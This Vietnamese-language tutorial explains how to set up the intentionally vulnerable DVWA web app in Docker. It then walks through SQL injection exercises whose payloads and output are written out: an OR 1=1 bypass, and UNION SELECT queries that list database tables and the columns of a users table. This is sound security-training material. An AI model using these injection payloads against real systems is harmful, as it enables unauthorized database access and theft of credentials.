

HƯỚNG DẪN TẢI DVWA

Truy cập Link: <https://www.docker.com/products/docker-desktop/>

Tải Docker Desktop

- ➔ Docker Desktop Installer.exe
- ➔ Click để cài đặt
- ➔ Cài xong sẽ khởi động lại máy

Kiểm tra đã cài đặt được chưa:

- ➔ CMD ➔ docker --version

```
C:\Users\kelvi>docker --version
Docker version 28.0.4, build b8034c0
```

Truy cập Link: <https://git-scm.com/downloads/win>

- ➔ Tải Git
- ➔ Chạy file vừa tải về (ví dụ: Git-2.x.x-64-bit.exe)
- ➔ Cài đặt: nhấn Next liên tục là được, giữ các tùy chọn mặc định.


Kiểm tra đã cài đặt được chưa:

- ➔ CMD ➔ git --version

```
C:\Users\kelvi>git --version
git version 2.48.1.windows.1
```

Truy cập Link: <https://www.docker.com/>

- ➔ Tạo tài khoản (tạo với Github)
- ➔ Launch Docker Desktop




Tải DVWA từ GitHub

→ Mở CMD và chạy các lệnh

git clone <https://github.com/digininja/DVWA.git>
cd DVWA

→ Chạy xong mở Notepad

→ Lưu nội dung với tên **docker-compose.yml** và lưu ở **All Files**



→ Lưu file này ở **C:\Users\NameDevice\DVWA**

→ Nội dung:

version: '3'	C: > Users > kelvi > DVWA >  docker-compose.yml
services:	1 version: '3'
dvwa:	2
image:	3 services:
vulnerables/web-	4 dvwa:
dvwa	5 image: vulnerables/web-dvwa
ports:	6 ports:
- "8080:80"	7 - "8080:80"
restart: always	8 restart: always

- ➔ Quay lại CMD và chạy lệnh: docker-compose up -d
- ➔ Sau khi chờ tải xong, tiếp tục chạy lệnh: docker run -d -p 8080:80 vulnerables/web-dvwa
- ➔ Sau khi thành công ➔ Mở chrome và truy cập <http://localhost:8080>
- ➔ Đăng nhập với: Username: **admin** và Password: **password**
- ➔ Lướt xuống chọn **"Create/Reset Database"**

*THAO TÁC VỚI DOCKER

- Xem các container đang hoạt động : docker ps

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
5e8e60237100	vulnerables/web-dvwa	"/main.sh"	48 minutes ago	Up 21 seconds	0.0.0.0:8080
f1f41ee36be2	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	About an hour ago	Up 21 seconds	127.0.0.1:42
06899292f19e	mariadb:10	"docker-entrypoint.s..."	About an hour ago	Up 20 seconds	3306/tcp

- Tắt khi không dùng nữa: docker stop <các CONTAINER ID>

```
C:\Users\kelvi>docker stop 5e8e60237100 f1f41ee36be2 06899292f19e
5e8e60237100
f1f41ee36be2
06899292f19e
```

- Mở để sử dụng: docker start <các CONTAINER ID>

```
C:\Users\kelvi>docker start 5e8e60237100 f1f41ee36be2 06899292f19e
5e8e60237100
f1f41ee36be2
06899292f19e
```

*BÀI TẬP

1. Xem các user

User ID:

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

2. Lấy danh sách các Table trong database

1' UNION SELECT null, table_name FROM information_schema.tables
WHERE table_schema=database()-- -

User ID:

```
ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database()-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database()-- -
First name:
Surname: guestbook

ID: 1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database()-- -
First name:
Surname: users
```

3. Lấy danh sách các Column trong 1 table

1' UNION SELECT null, column_name FROM information_schema.columns
WHERE table_name='users'-- -

User ID:

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: user_id

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: first_name

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: last_name

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: user

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: password

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: avatar

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: last_login

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -
First name:
Surname: failed_login

#table_name = '' có thể thay đổi thành user, admin hoặc guestbook (Các bảng tìm được ở ý 2)